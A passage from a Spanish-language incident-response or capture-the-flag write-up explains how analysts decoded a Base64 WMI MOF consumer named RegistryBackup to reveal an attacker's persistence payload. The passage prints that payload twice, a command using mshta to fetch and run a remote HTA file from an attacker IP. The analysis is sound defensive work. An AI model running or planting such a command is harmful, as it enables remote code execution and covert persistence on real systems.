Para profundizar en su origen, se utiliza la opción **Show MOF**, que permite visualizar la definición asociada. Aquí es importante destacar que un **MOF (Managed Object Format)** es un lenguaje de definición utilizado por WMI para describir clases, eventos, consumidores y otros objetos gestionados. Los atacantes suelen abusar de este formato para registrar consumidores de eventos persistentes que ejecutan código arbitrario cuando se producen determinados eventos del sistema, como el arranque, la creación de procesos o cambios en el registro.



Al inspeccionar el MOF asociado a **RegistryBackup**, aparece una cadena extremadamente larga codificada en Base64, un indicador inequívoco de que se trata de un objeto manipulado con fines maliciosos. Tras decodificar dicha cadena, se obtiene finalmente el *payload* de persistencia utilizado por el atacante, confirmando que este objeto WMI fue el mecanismo empleado para mantener acceso en el sistema comprometido.

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various encryption and decoding options like AES Encrypt, DES Encrypt, Blowfish Encrypt, etc.
- Recipe:** A main panel titled "From Base64" with an "Input" field containing a very long Base64 string. The "Output" field below it shows the decoded command: `cmd /c 'mshta http://45.123.76.89/MEGACORP_DataSync.hta'`.
- Buttons:** A green "BAKE!" button is centered at the bottom of the main panel, and an "Auto Bake" checkbox is checked.

## 22. What was the payload set for persistence?

Una vez identificado el objeto WMI malicioso dentro del namespace **ROOT\CMV2**, concretamente la entrada anómala denominada **RegistryBackup**, el siguiente paso consistió en examinar el contenido del MOF asociado. Tal como se observó en la fase anterior, este objeto contenía una cadena extremadamente larga codificada en Base64, un indicador inequívoco de que se trataba de un mecanismo de persistencia diseñado para ejecutar código arbitrario en el sistema.

Tras decodificar la cadena, emergió finalmente el *payload* configurado por el atacante. El contenido reveló un comando orientado a ejecutar **mshta**, una utilidad legítima de Windows que permite interpretar y ejecutar archivos HTA remotos, convirtiéndola en una herramienta habitual en técnicas de *living-off-the-land* y persistencia encubierta. En este caso, el atacante había configurado el objeto WMI para lanzar:

**cmd /c 'mshta http://45.123.76.89/MEGACORP\_DataSync.hta'**

Este comando establece un mecanismo de persistencia que fuerza la ejecución de un archivo HTA alojado en un servidor remoto controlado por el atacante. Los HTA permiten ejecutar código con las mismas capacidades que un script local, lo que convierte esta técnica en un vector eficaz para mantener acceso, desplegar cargas adicionales o reestablecer control incluso después de reinicios o intentos de limpieza.

La presencia de este payload confirma que el atacante utilizó WMI como plataforma de persistencia, apoyándose en un MOF malicioso que desencadenaba la ejecución de **mshta** para recuperar y ejecutar código remoto de forma silenciosa y persistente.

